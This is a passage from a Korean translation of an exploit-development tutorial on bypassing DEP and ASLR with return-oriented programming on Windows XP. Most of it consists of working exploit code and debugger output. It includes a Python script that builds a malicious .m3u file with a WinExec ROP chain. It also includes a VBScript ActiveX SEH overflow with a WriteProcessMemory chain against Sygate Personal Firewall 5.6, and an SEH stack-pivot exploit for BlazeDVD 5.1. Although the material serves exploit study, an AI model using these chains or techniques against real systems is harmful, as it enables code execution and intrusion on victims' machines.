
…
Return Address

명령어에 대한 포인터
0x00000000 (숨김 속성)
…

XP SP3 한국어버전에서 WinExec()는 0x7C83250D에 존재한다. 이 예제에 대한 exploit 코드는 다음과 같다.

```
filename = "rop_v4.m3u"
buffer_size = 26074
dummy = "Z" * buffer_size
my_eip = "₩xdc₩x02₩x01₩x10"        #return to stack
dummy2 = "AAAA"

#----------------------------------------------#
#WinExec 7C83250D
#----------------------------------------------#
rop_ptr = "₩xec₩x09₩x01₩x10"            #POP EBX
rop_ebx = "₩xff₩xff₩xff₩xff"            #will be put in EBX
rop_ptr2 = "₩xa5₩xc1₩x01₩x10"           #INC EBX, EBX = 0 = HIDE
rop_ptr3 = "₩x75₩x4f₩x01₩x10"           #POP EBP
rop_ret = "₩xff₩xff₩xff₩xff"            #return address for WinExec
rop_ptr4 = "₩x31₩x0c₩x01₩x10"           #POP ESI
rop_ptr5 = "₩x0d₩x25₩x83₩x7c"           #WinExec()
rop_ptr6 = "₩x7f₩xc0₩x01₩x10"           #POP EDI
rop_ptr7 = "₩x80₩xc0₩x01₩x10"           #RET, put in EDI (NOP)
rop_ptr8 = "₩x86₩xcc₩x02₩x10"           #pushad + ret
cmd = "notepad.exe"

payload = dummy + my_eip + dummy2 + ₩
            rop_ptr + rop_ebx + rop_ptr2 + rop_ptr3 + rop_ret + ₩
            rop_ptr4 + rop_ptr5 + rop_ptr6 + rop_ptr7 + rop_ptr8 + ₩
            cmd + "₩x00"

print "Payload size : ", len(payload)

f = open(filename, 'w')
f.write(payload)
f.close()
```

먼저 EBX에 0x00000000(0xFFFFFFFF를 먼저 EBX에 넣고 1을 증가시킨다)이 저장된다. 그러면 레지스터는 PUSHAD가 호출될 준비(기본적으로 EBP에 return address를 ESI에 WinExec() 주소를 그리고 EDI에 RET를 저장)가 완료된다.



Exploit 코드에서 WinExec() 함수 호출 이후 돌아갈 주소를 0xFFFFFFFF로 설정했으므로 어플리케이션이 비정상적으로 종료됨을 확인할 수 있다. 하지만 notepad.exe는 HIDE 속성으로 실행됨을 볼 수 있다. 보다시피 WinExec()에 대한 간단한 포인터만으로도 DEP를 우회할 수 있다.

1.8 SEH 기반 – ROP 버전 – WriteProcessMemory()

SEH 기반 exploit이 어떻게 ROP 버전으로 바뀔 수 있는지 보여주기 위해 최근 Lincoln에 의해 발견된 Sygate Personal Firewall 5.6에서 Active X 버퍼 오버플로우 취약점을 사용할 것이다. advisory에서 볼 수 있는 것처럼 sshelper.dll내의 SetRegString() 함수는 버퍼 오버플로우를 통해 exception handler를 덮어쓸 수 있다.

Exploit은 여기서 구할 수 있다 : http://www.exploit-db.com/exploits/13834

이 함수는 5개의 인자를 가진다. 세 번째 인자가 버퍼 오버플로우를 일으킨다.

```
<object classid='clsid:D59EBAD7-AF87-4A5C-8459-D3F6B918E7C9' id='target' ></object>
<script language='vbscript'>
arg1=1
arg2=1
arg3=String(28000,"A")
arg4="defaultV"
arg5="defaultV"
target.SetRegString arg1 ,arg2 ,arg3 ,arg4 ,arg5
</script>
```

IE6과 IE7에서 SEH는 3348 bytes 이후에 덮어 쓰여진다. ROP가 아닌 전형적인 exploit에서는 next seh를 short jump를 통해 덮어쓸 수 있고 seh는 pop/pop/ret에 대한 포인터로 덮어쓴다. 앞서 설명했듯이 이 방법은 DEP가 활성화된 경우 동작하지 않는다. 왜냐하면 코드를 실행시키기 전 먼저 DEP를 우회하거나 비활성화시켜야 하기 때문이다. 그러나 이 문제를 해결할 쉬운 방법이 있다. 우리가 덮어쓴 Exception handler 중 하나가 실행될 때 스택 pivot이 필요하다. 따라서 기본적으로 next seh(4bytes)는 신경 쓸 필요가 없기 때문에 3352bytes 이후의 SE Handler를 덮어쓸 작은 스크립트를 생성할 것이다. 우리가 관심 있는 것은 SE handler가 호출될 때 스택에서 우리의 버퍼가

얼마나 떨어져 있는가 이다. 따라서 SE Handler를 유효한 포인터로 덮어쓸 것이다. 여기서 우리의 버퍼가 어디에 존재하는지 보기 위해 임의의 명령어가 존재하면 되는데 그 이유는 단지 명령을 실행하기 위해 얼마나 jump하면 되는지 보기 위해서이다.

1.8.1 버그 발생

SE handler에 RET에 대한 포인터를 저장할 것이다. 그리고 25000bytes를 더 추가하여 access violation을 발생시킬 것이다. 테스트 exploit 코드는 아래와 같다.

```
<html>
<object classid='clsid:D59EBAD7-AF87-4A5C-8459-D3F6B918E7C9' id='target' ></object>
<script language='vbscript'>
junk = String(3352, "A")
seh = unescape("%0C%11%44%06")
junk2 = String(25000, "C")
arg1=1
arg2=1
arg3= junk + seh + junk2
arg4="defaultV"
arg5="defaultV"
target.SetRegString arg1 ,arg2 ,arg3 ,arg4 ,arg5
</script>
</html>
```

위 html 파일을 저장하고 IE로 열어보자. 그리고 Immunity 디버거로 iexplore.exe를 attach한 뒤에 Active X 관련 메시지가 떠 있는데 이를 허용하도록 하자. 그러면 디버거가 exception을 탐지하게 된다. SEH 체인을 확인해보면 SE Handler가 우리의 RET에 대한 포인터로 덮어 쓰여졌음을 알 수 있다.

위와 같은 SEH 체인을 확인했다면 Shift + F9를 한번 누른다. 그럼 다음과 같은 레지스터/스택 뷰

를 볼 수 있다.

```
Registers (FPU)
EAX 7EFEFEFE
ECX 00000586
EDX 43434343
EBX 00006EC4
ESP 01E5E700
EBP 02CA2180
ESI 02CAA684 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EDI 01E64000

EIP 0647BC49 SSHelper.0647BC49

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD8000(FFF)
T 0  GS 0000 NULL
D 0
01E5E700  064AA408          SSHelper.064AA408
01E5E704  02CA21C0 ??
01E5E708  01E5F4E4      ?   ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
01E5E70C  06469513          RETURN to SSHelper.06469513 from SSHelp
01E5E710  01E5E754          ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
01E5E714  02CA4DD4 ??       ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
01E5E718  00006EC4
```

덮어쓰인 SE Handler가 나올 때까지 스택 뷰에서 스크롤을 내려본다.

```
01E5F458  41414141 AAAA
01E5F45C  41414141 AAAA
01E5F460  41414141 AAAA
01E5F464  41414141 AAAA
01E5F468  41414141 AAAA Pointer to next SEH record
01E5F46C  0644110C      SE handler
01E5F470  43434343 CCCC
01E5F474  43434343 CCCC
01E5F478  43434343 CCCC
01E5F47C  43434343 CCCC
01E5F480  43434343 CCCC
```

0x0644110C에 브레이크 포인트를 걸고 Shift + F9를 눌러 exception을 넘어간다. 그럼 레지스터와 스택은 다음과 같다.

```
Registers (FPU)
EAX 00000000
ECX 0644110C SSHelper.0644110C
EDX 7C9332BC ntdll.7C9332BC
EBX 00000000
ESP 01E5E330
EBP 01E5E350
ESI 00000000
EDI 00000000

EIP 0644110C SSHelper.0644110C
```

```
01E5E330  7C9332A8 ??   RETURN to ntdll.7C9332A8
01E5E334  01E5E418 ↑鴨┌
01E5E338  01E5F468 h頼┌
01E5E33C  01E5E434 4鴨┌
01E5E340  01E5E3EC 認?
01E5E344  01E5F468 h頼┌ Pointer to next SEH record
01E5E348  7C9332BC ??   SE handler
01E5E34C  01E5F468 h頼┌
01E5E350 ┌01E5E400 .鴨┌
01E5E354 │7C93327A z2?  RETURN to ntdll.7C93327A from ntdll.7C
01E5E358 │01E5E418 ↑鴨┌
01E5E35C │01E5F468 h頼┌
01E5E360 │01E5E434 4鴨┌
01E5E364 │01E5E3EC 認?
01E5E368 │0644110C .◀D─ SSHelper.0644110C
01E5E36C │01E64000 .@?
```

버퍼의 첫 번째 부분(“AAAA…”)가 나올 때까지 스크롤을 내려본다.

```
01E5E734  02CA3798 ??   ASCII "defaultV"
01E5E738  02CA2168 h!?
01E5E73C  064AA0A4 졧J─ SSHelper.064AA0A4
01E5E740  02CA2180 □!?
01E5E744  064C0348 H└L─ SSHelper.064C0348
01E5E748  02CA21C0 ??
01E5E74C  02CA2168 h!?
01E5E750  00000001 ┌...
01E5E754  41414141 AAAA
01E5E758  41414141 AAAA
01E5E75C  41414141 AAAA
01E5E760  41414141 AAAA
01E5E764  41414141 AAAA
01E5E768  41414141 AAAA
01E5E76C  41414141 AAAA
01E5E770  41414141 AAAA
```

1.8.2 스택 pivoting

우리의 버퍼를 ESP(0x01E5E330 + 1060bytes) 뒤에서 찾을 수 있었다. 이는 SE Handler에서부터 우리의 버퍼까지 돌아오기 위해서는 스택을 적어도 1060 bytes(0x424) 만큼 pivot 해야 한다. Lincoln은 sshelper.dll 내 0x06471613에서 ADD ESP, 46C + RET를 찾아 ROP를 만들었다.

```
06471613   81C4 6C040000   ADD ESP,46C
06471619   C3              RETN
0647161A   FF15 18934A06   CALL DWORD PTR DS:[<&KERNEL32
06471620   8B8C24 60040000 MOV ECX,DWORD PTR SS:[ESP+460
06471627   64:890D 0000000( MOV DWORD PTR FS:[0],ECX
```

이 말은 우리가 SE Handler를 ADD ESP, 46C + RET 포인터로 덮어쓴다면 우리의 버퍼로 오게 할 수 있다는 뜻이며 우리의 ROP 체인을 시작할 수 있다는 것을 의미한다. 스크립트의 “seh = …” 부분을 다음과 같이 수정한다.

```
seh = unescape("%13%16%47%06")
```

다시 파일을 IE로 열어 디버거로 attach하고 Active X를 실행시킨다. 크래쉬가 발생하면 SEH 체인이 제대로 덮어 쓰여졌는지 확인한다. 0x06471613에 브레이크 포인트를 설정한다. 그리고 브레이크가 걸릴 때까지 exception을 계속 진행한다.

이 때 ESP는 0x01E5E330인데 F7을 눌러 "ADD ESP, 46C" 명령을 실행시킨 뒤 ESP를 체크해본다.

이는 우리가 스택을 pivot할 수 있고 우리의 ROP 체인을 초기화 할 수 있다는 것을 의미한다.

이제부터는 다른 ROP 기반 exploit을 생성하는 것과 동일하다.

- 전략을 수립한다(여기서는 WriteProcessMemory()를 사용하지만 다른 기법도 가능하다)
- ROP 가젯을 찾는다(!pvefindaddr rop)
- 체인을 만든다.

그러나 무엇보다도 우리의 버퍼("AAAA…") 중에서 정확히 어디에 떨어지는지 확인을 해서 ROP 체인을 시작해야 한다. IE6, IE7에 따라 offset이 변경될 수 있지만 72~100bytes 사이이다. 이는 버퍼의 어디로 떨어지게 될지는 100% 확신할 수 없다는 말이다. 어떻게 해결할 수 있을까? 우리는 nop의 개념을 잘 알고 있기 때문에 쉘코드로 가도록 이를 활용할 수 있다. 하지만 ROP-compatible한 NOP가 존재하는가?

1.8.3 ROP NOP

물론 존재한다. "direct RET version 3"에서 스택의 다음 주소로 넘어가는 방법을 사용했다. Exploit을 general하도록(하나의 exploit에 여러 ROP 체인이 존재하는 경우 말고) 만들기 위해서는 RET에 대한 포인터로 스택의 몇 군데 영역을 "ROP NOPS"로 뿌릴 수 있다. RET가 호출되는 매번 다음 RET로 넘어가게 된다. 따라서 다음을 NOP과 같다고 할 수 있다. 4 bytes로 이루어진 포인터로 EIP가 스택으로 돌아왔을 때 그 포인터가 가리키는 명령에 가서 실행하거나 ROP 체인의 첫 번째 가젯으로 바로 가는 것이다. ROP NOP을 찾는 것은 그리 어렵지 않다. RET에 대한 어떤 포인터라도 상관없다. 우리의 exploit으로 돌아가자.

1.8.4 ROP 체인 생성 – WriteProcessMemory()

주어진 함수에 대한 스택을 구성하는 것은 많은 방법이 있다. Lincoln이 어떻게 ROP 체인을 구성하였는지와 DEP 우회 exploit에 대해 간단히 설명하겠다. 참고로 이 예제의 exploit payload는 0x80과 0x9f사이의 값을 가질 수 없다. 역자는 아쉽게도 테스트 환경이 달라 Lincoln의 exploit을 직접 돌려볼 수는 없었다. 하지만 앞의 내용을 이해했다면 충분히 코드 분석을 통해 ROP 동작을 이해할 수 있다.

Lincoln의 exploit에서는 스택에 WriteProcessMemory() 함수의 인자를 구성하는 방법으로 PUSHAD를 이용하기로 하였다.

먼저 "ADD ESP, 46C" 명령에 의해 떨어지는 위치가 다르더라도 ROP 체인을 시작하기 위해서 RET에 대한 포인터(0x06471619)를 NOPS로 사용하였다.

```
rop = rop + String(72, "D")                  '#Junk
rop = rop + unescape("%19%16%47%06")  '#Nop(RETN)
rop = rop + unescape("%19%16%47%06")  '#Nop
rop = rop + unescape("%19%16%47%06")  '#Nop
rop = rop + unescape("%19%16%47%06")  '#Nop
rop = rop + unescape("%19%16%47%06")  '#Nop
rop = rop + unescape("%19%16%47%06")  '#Nop
rop = rop + unescape("%19%16%47%06")  '#Nop
```

그리고 0x0644B633의 POP EBP + RET 가젯을 이용하여 EBP에 0x064BC001을 저장한다.

```
'#edx
rop = rop + unescape("%33%b6%44%06")      '#POP EBP # RETN
rop = rop + unescape("%01%c0%4b%06")
rop = rop + unescape("%65%b9%47%06")      '#MOV EDX,EBP # POP REGISTERS CHAIN #RETN
```

그리고 0x0647B965의 POP 명령을 이용하여 레지스터에 5개의 인자를 저장한다.

```
'#alignment
rop = rop + unescape("%7c%bd%47%06")  '#(POP into EDI to call eax to WPM)
rop = rop + unescape("%49%50%45%06")  '#(POP into ESI add esp + 4 #junk #retn)
rop = rop + unescape("%41%41%41%41")  '#Junk
rop = rop + unescape("%ff%ff%ff%ff")  '#(POP into EBX -1 to add to EAX for sc len)
rop = rop + unescape("%50%50%50%50")  '#(POP into ECX used for adding/sub registers)
```


다음 쉘코드 길이를 생성한다. ADD EAX, 80 명령을 3번 사용하고 EBX에 EAX를 더한다.

```
'#ebx
rop = rop + unescape("%b2%7d%48%06")   '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")   '#Junk
rop = rop + unescape("%b2%7d%48%06")   '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")   '#Junk
rop = rop + unescape("%b2%7d%48%06")   '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")   '#Junk
rop = rop + unescape("%d9%c4%47%06")   '#ADD EBX,EAX # PUSH 1 # POP EAX # RETN
```

그럼 쉘코드 길이는 EBX에 저장된다. 그리고 EBP에 쉘코드를 쓸 주소를 저장하기 위해 다음 가젯을 실행한다.

```
'#ebp
rop = rop + unescape("%dd%c4%47%06")   '#POP EAX # RETN
rop = rop + unescape("%1f%73%d0%cc")
rop = rop + unescape("%ae%f5%47%06")   '#SUB EAX,ECX # RETN
rop = rop + unescape("%30%14%45%06")   '#MOV EBP,EAX # CALL ESI
```

EBP는 0x7C9022CF값을 가지는데 그 이유는 WriteProcessMemory()를 패치할 것이기 때문이다. 그리고 마지막 명령은 RETN으로 끝나지 않고 CALL ESI를 실행한다. 왜 ESI인가? 위에서 POP을 통해 레지스터에 인자를 저장할 때 ESI에 넣은 값은 다음 주소를 가리킨다.



따라서 CALL ESI는 위 주소로 이동하여 ESP를 4만큼 더하고 EAX에 0x06454ED5를 넣고 RETN한다. 그리고 우리는 다음 가젯으로 돌아온다.

```
'#esi
rop = rop + unescape("%22%cd%46%06")      '#POP ESI # RETN
rop = rop + unescape("%ff%ff%ff%ff")
```

여기서 ESI는 0xFFFFFFFF를 가지게 되는데 이는 나중에 hProcess 인자로 사용된다.

```
'#eax
rop = rop + unescape("%dd%c4%47%06")      '#POP EAX # RETN
rop = rop + unescape("%63%72%d0%cc")
rop = rop + unescape("%ae%f5%47%06")      '#SUB EAX,ECX # RETN
```

그리고 EAX에 0xCCD07263이 저장되고 ECX의 값만큼 뺀다. 그럼 EAX는 0x7C802213(WriteProcessMemory의 주소)를 가지게 된다.

```
'#game over
rop = rop + unescape("%47%71%49%06")      '#PUSHAD (throw it all on the stack baby!)
```

그리고 마침내 PUSHAD가 실행된다. 실행되고 나면 0x0647BD7C가 실행된다(이는 이전에 EDI에 저장한 값이다). 이 명령은 단순히 CALL EAX를 실행하는데 EAX에는 WriteProcessMemory()의 주소가 저장되어 있다.

WriteProcessMemory() 함수가 호출되어 실행되면 0x7C8022C9에서 ntdll.ZwWriteVirtualMemory가 호출되어 0x7C8022CF에는 쉘코드가 저장된다. 그리고 ZwWriteVirtualMemory()함수가 RETN하여 돌아오면 자연스럽게 우리의 쉘코드가 수행되게 된다.

2. ASLR과 DEP?

DEP와 ASLR을 동시에 우회하는 것은 적어도 ASLR이 적용되지 않은 모듈이 적어도 하나 이상 존재해야 된다(완전히 사실은 아니지만 대부분은 그렇다). ASLR이 적용되지 않은 모듈을 가지고 있다면 그 모듈에서 ROP 체인을 구성해야 한다. 물론 DEP를 우회하기 위해 OS 함수를 ROP 체인에서 사용한다면 그 모듈에서 호출하는 부분을 찾아야 한다. Alexey Sintsov는 이 기법을 그의 ProSSHD 1.2 Exploit(www.exploit-db.com/exploits/12495)에서 보여 주었다.

다른 방법으로 스택이나 레지스터 등에 있는 OS 모듈에 대한 포인터를 찾아야 한다. 찾으면 ASLR이 적용되지 않은 모듈에서 해당 값을 가져오는 ROP 가젯을 찾아 사용해야 한다.

나쁜 소식은 ASLR이 적용되지 않은 모듈이 없다면 reliable한 exploit을 작성하는 것은 불가능하다(브루트포스 등을 이용하여 시도해 볼 수는 있다). 좋은 소식은 "pvefindaddr rop"를 통해 자동으로 ASLR이 적용되지 않은 모듈을 찾을 수 있다는 것이다. 따라서 "!pvefindaddr rop" 를 통해 볼

수 있는 주소들은 reliable한 것이다.

Pvefindaddr v1.34이상에서는 “ropcall”이란 함수가 존재하는데 DEP를 우회하기 위한 함수 호출을 모두 보여준다. 이는 대안을 찾는데 도움을 준다

예) Easy RM to MP3 Converter의 모듈 msrmfilter03.dll

```
 [+] Module filter set to 'msrmfilter03.dll'
[msrmfilter03.dll]  0x10026247 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO **
[msrmfilter03.dll]  0x100262D3 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO **
[msrmfilter03.dll]  0x10026AA6 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO **
```

ASLR이 적용되지 않은 모듈 내의 명령을 사용할 수 있고 ASLR 모듈의 포인터를 가지고 있다면 이를 이용할 수 있고 오프셋을 이용하여 ASLR 모듈에서의 사용 가능한 명령어를 찾을 수 있다. 모듈의 base 주소가 바뀔 수 있으나 특정 함수의 오프셋은 동일하다. ASLR이 적용되지 않은 모듈을 이용하여 ASLR과 DEP를 우회하는 좋은 exploit에 대한 write-up을 다음에서 볼 수 있다. http://vreugdenhilresearch.nl/Pwn2Own-2010-Windows7-InternetExplorer8.pdf

2.1 예제

mr_me에 의해 작성된 다음 예제에서는 ASLR이 적용되지 않은 모듈에서 ROP 가젯을 이용하여 스택에 OS dll 포인터를 작성하여 그 포인터에 대한 오프셋을 이용하여 VirtualProtect()의 주소를 계산하는 것을 보여줄 것이다. 스택에서 kernel32.dll을 가리키는 포인터를 발견하면 VirtualProtect()에 대한 상대 주소에 닿을 때까지 오프셋을 더하거나 뺄 수 있다.

이 예제는 2009년 8월에 발견된 BlazeDVD Professional 5.1의 취약점을 이용할 것이다. 취약한 버전은 다음에서 다운로드 받을 수 있다.

http://www.corelan.be:8080/?dl_id=40

exploit-db의 샘플 코드는 SEH가 608 바이트 이후에 덮어 쓰여진다고 되어 있다. Next seh에서 4바이트는 ROP 기반 exploit에서는 중요하지 않다는 것을 안다. 따라서 우리는 612 바이트를 가지는 payload를 만들어 se handler를 스택의 pivot을 뒤로 컨트롤하는 포인터로 덮어쓴다.

ASLR이 적용되지 않은 모듈 리스트를 “!pvefindaddr noaslr”을 통해 확인할 수 있다. 대부분의 어플리케이션 모듈들이 ASLR이 적용되지 않음을 볼 수 있다(물론 Windows OS 모듈은 적용되어 있다).

“!pvefindaddr rop nonull” 을 통해 rop.txt 파일을 생성한 뒤 SEH 에 브레이크 포인트를 걸고 EPG.dll 내 0x616074AE의 “ADD ESP, 408 + RET 4” 가젯을 통해 체인을 시작할 수 있다. SEH 체인 전 버퍼에 갈 수 있게 한다.

SEH 를 덮어쓴 뒤 스택에 많은 데이터를 덮어쓰는 것은 피해야 한다. 스택을 덮어쓰는 것은 포인

터를 덮어쓸 수 있다. 단지 할 일은 access violation이 발생하도록 하여 덮어 쓰여진 SEH 를 통해 컨트롤을 획득하는 것이다.

Exploit 코드는 다음과 같다.

```
#!/usr/bin/python
junk = "A" * 612
## SEH - pivot the stack
rop = '\xae\x74\x60\x61' # 0x616074AE : # ADD ESP,408 # RETN 4
sc = "B" * 500
buffer = junk + rop + sc
file=open('rop.plf','w')
file.write(buffer)
file.close()
```

Crash/Exception은 RET를 직접 "AAAA..."로 덮어썼으므로 발생할 것이다(물론 직접 RET를 덮어쓸 수 있지만 여기서는 SEH 를 이용하기로 했다).

"ADD ESP, 408"가 실행된 바로 다음 SE Handler가 호출되었을 때 스택을 보면,

1. SEH 를 덮어쓰기 전 "AAAA..."에 도달할 것이다. Metasploit 패턴을 이용한 결과 312 바이트의 "A" 뒤에 도달한다는 것을 알았다. 이는 첫 번째 가젯이 여기에 위치해야 함을 뜻한다. 만약 포인터나 쉘코드를 많이 사용한다면 버퍼 기준으로 SEH 포인터가 612 바이트 오프셋을 위치함을 생각해야 한다.

```
616074AE  81C4 08040000   ADD ESP,408
616074B4  C2 0400         RETN 4
616074B7  56              PUSH ESI
616074B8  8BCD            MOV ECX,EBP
616074BA  E8 31AAFFFF     CALL EPG.61601EF0
616074BF  85C0            TEST EAX,EAX
616074C1  7C 7A           JL SHORT EPG.6160753D
616074C3  B9 FF000000     MOV ECX,0FF
616074C8  33C0            XOR EAX,EAX
616074CA  8D7C24 15       LEA EDI,DWORD PTR SS:[ESP+15]
616074CE  C64424 14 00    MOV BYTE PTR SS:[ESP+14],0
616074D3  F3:AB           REP STOS DWORD PTR ES:[EDI]
616074D5  66:AB           STOS WORD PTR ES:[EDI]
616074D7  8D4C24 14       LEA ECX,DWORD PTR SS:[ESP+14]
616074DB  68 00040000     PUSH 400
Return to 41414141
```

```
Registers (FPU)
EAX 00000000
ECX 616074AE EPG.616074AE
EDX 7C9332BC ntdll.7C9332B
EBX 00000000
ESP 0012F0F0 ASCII "AAAAAA
EBP 0012ED08
ESI 00000000
EDI 00000000

EIP 616074B4 EPG.616074B4

C 0  ES 0023 32bit 0(FFFFF
P 1  CS 001B 32bit 0(FFFFF
A 1  SS 0023 32bit 0(FFFFF
Z 0  DS 0023 32bit 0(FFFFF
S 0  FS 003B 32bit 7FFDD00
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS
```

```
Address   Hex dump                  ASCII
004A7000  27 6C F5 77 52 78 F5 77   'l?Rx?
004A7008  B8 53 F6 77 C8 EF F5 77
004A7010  F4 E9 F5 77 E7 EA F5 77
004A7018  BB 7A F5 77 00 00 00 00
004A7020  00 00 7D 01 00 00 7E 01   ..}...~.
004A7028  00 00 7F 01 00 00 80 01
004A7030  00 00 81 01 00 00 82 01   ..?..?
004A7038  09 B6 1D 77 00 00 83 01   .?w..?
004A7040  00 00 84 01 00 00 85 01   ..?..?
004A7048  00 00 00 00 E9 D6 E2 77
```

```
0012F0F0  41414141  AAAA
0012F0F4  41414141  AAAA
0012F0F8  41414141  AAAA
0012F0FC  41414141  AAAA
0012F100  41414141  AAAA
0012F104  41414141  AAAA
0012F108  41414141  AAAA
0012F10C  41414141  AAAA
0012F110  41414141  AAAA
0012F114  41414141  AAAA
0012F118  41414141  AAAA
```

2. 스택 뷰에서 보면 버퍼가 끝난 뒤 스택에서 포인터(RETURN to ... from ...)를 볼 수 있다.

```
0012F64C  FFFFFFFF
0012F650  77D08EAB 쳐?  RETURN to USER32.77D08EAB from USER32.77CF8600
0012F654  77D08EEC ??   RETURN to USER32.77D08EEC
0012F658  007E0670 p-~.
0012F65C  000001EF ?..
0012F660  00000006 -...
0012F664  77D08EFC ??   RETURN to USER32.77D08EFC from USER32.77CF94A4
0012F668  00000000 ....
0012F66C  00000000 ....
0012F670  00000000 ....
0012F674  00000000 ....
0012F678  0012F6C0 잫↑.
0012F67C  7C93E473 s?|  RETURN to ntdll.7C93E473
0012F680  0012F688 뎋↑.
0012F684  00000018 ↑...
```

이들은 저장된 EIP들로 이전에 호출되었던 함수들에 의해 스택에 저장된 것이다. 계속 살펴보다 보면 kernel32 내의 주소를 찾을 수 있다.

```
0012F584  0047434B KCG.  BlazeDVD.0047434B
0012F588  004D0F08 ☐☼M.  BlazeDVD.004D0F08
0012F58C  00000040 @...
0012F590  00000031 1...
0012F594  0012F5F0 悰↑.
0012F598  7C7DBE86 넨}|  RETURN to kernel32.7C7DBE86 from kernel32
0012F59C  004D0EF8 ?M.   BlazeDVD.004D0EF8
0012F5A0  004802F8 ?H.   BlazeDVD.004802F8
0012F5A4  0048030E ♬┗H.  BlazeDVD.0048030E
0012F5A8  01870BA0 ??
0012F5AC  0012F5D0 婈↑.
0012F5B0  0047A620  쀍.  BlazeDVD.0047A620
0012F5B4  00000019 ├...
```

목표는 ROP 체인을 만들어서 VirtualProtect()를 가리킬 때까지 오프셋을 더하거나 빼는 것이다. 스택에서 포인터는 0x0012F598에 위치하며 주소 값은 0x7C7DBE86이다. 현재 프로세스/환경에서 kernel32.dll은 0x7C7D0000에 로드되었다.

```
77D80000 00092000 77D8628F RPCRT4   5.1.2600.5795 (: C:\WINDOWS\system32\RPCRT4.dll
77E20000 00049000 77E26587 GDI32    5.1.2600.5698 (: C:\WINDOWS\system32\GDI32.dll
77E70000 00076000 77E7520B shlwapi  6.00.2900.5912   C:\WINDOWS\system32\shlwapi.dll
77EF0000 00011000 77EF2146 Secur32  5.1.2600.5834 (: C:\WINDOWS\system32\Secur32.dll
77F50000 000A8000 77F5710B ADVAPI32 5.1.2600.5755 (: C:\WINDOWS\system32\ADVAPI32.dll
7C7D0000 00130000 7C7DB64E kernel32 5.1.2600.5781 (: C:\WINDOWS\system32\kernel32.dll
7C930000 0009E000 7C942C48 ntdll    5.1.2600.5755 (: C:\WINDOWS\system32\ntdll.dll
7CF80000 0016A000 7CF998C2 quartz   6.05.2600.5908   C:\WINDOWS\system32\quartz.dll
7D5A0000 007FD000 7D5C74E6 SHELL32  6.00.2900.5622   C:\WINDOWS\system32\SHELL32.dll
7DF80000 00021000 7DF91759 oledlg   1.0 (xpsp.08041: C:\WINDOWS\system32\oledlg.dll
```

VirtualProtect는 0x7C7D1AD4에 위치해있다.

```
7C7D1AD2  90              NOP
7C7D1AD3  90              NOP
7C7D1AD4  8BFF            MOV EDI,EDI
7C7D1AD6  55              PUSH EBP
7C7D1AD7  8BEC            MOV EBP,ESP
7C7D1AD9  FF75 14         PUSH DWORD PTR SS:[EBP+14]
7C7D1ADC  FF75 10         PUSH DWORD PTR SS:[EBP+10]
7C7D1ADF  FF75 0C         PUSH DWORD PTR SS:[EBP+C]
7C7D1AE2  FF75 08         PUSH DWORD PTR SS:[EBP+8]
7C7D1AE5  6A FF           PUSH -1
7C7D1AE7  E8 75FFFFFF     CALL kernel32.VirtualProtectEx
7C7D1AEC  5D              POP EBP
7C7D1AED  C2 1000         RETN 10
7C7D1AF0  90              NOP
```

이는 VirtualProtect() 함수가 [kernel32.dll_baseaddress + 0x1AD4], [찾은 포인터 – 0xA3B2]에 위치해 있다는 것을 말한다. 이 오프셋을 잘 기억하자.

시스템을 재부팅시켜 포인터가 여전히 그 위치에 존재하는지 확인하고 VirtualProtect() 함수 역시 같은 곳에 위치하는지 확인하자. 재부팅 후 kernel32.dll의 주소는 달라졌으나 VirtualProtect() 함수는 여전히 kernel32.dll의 base 주소에서 0x1AD4 만큼 떨어져 있다. 스택 내 kernel32.dll을 가리키는 포인터에서 0xA3B2를 빼면 여전히 VirtualProtect()를 가리키고 있다.

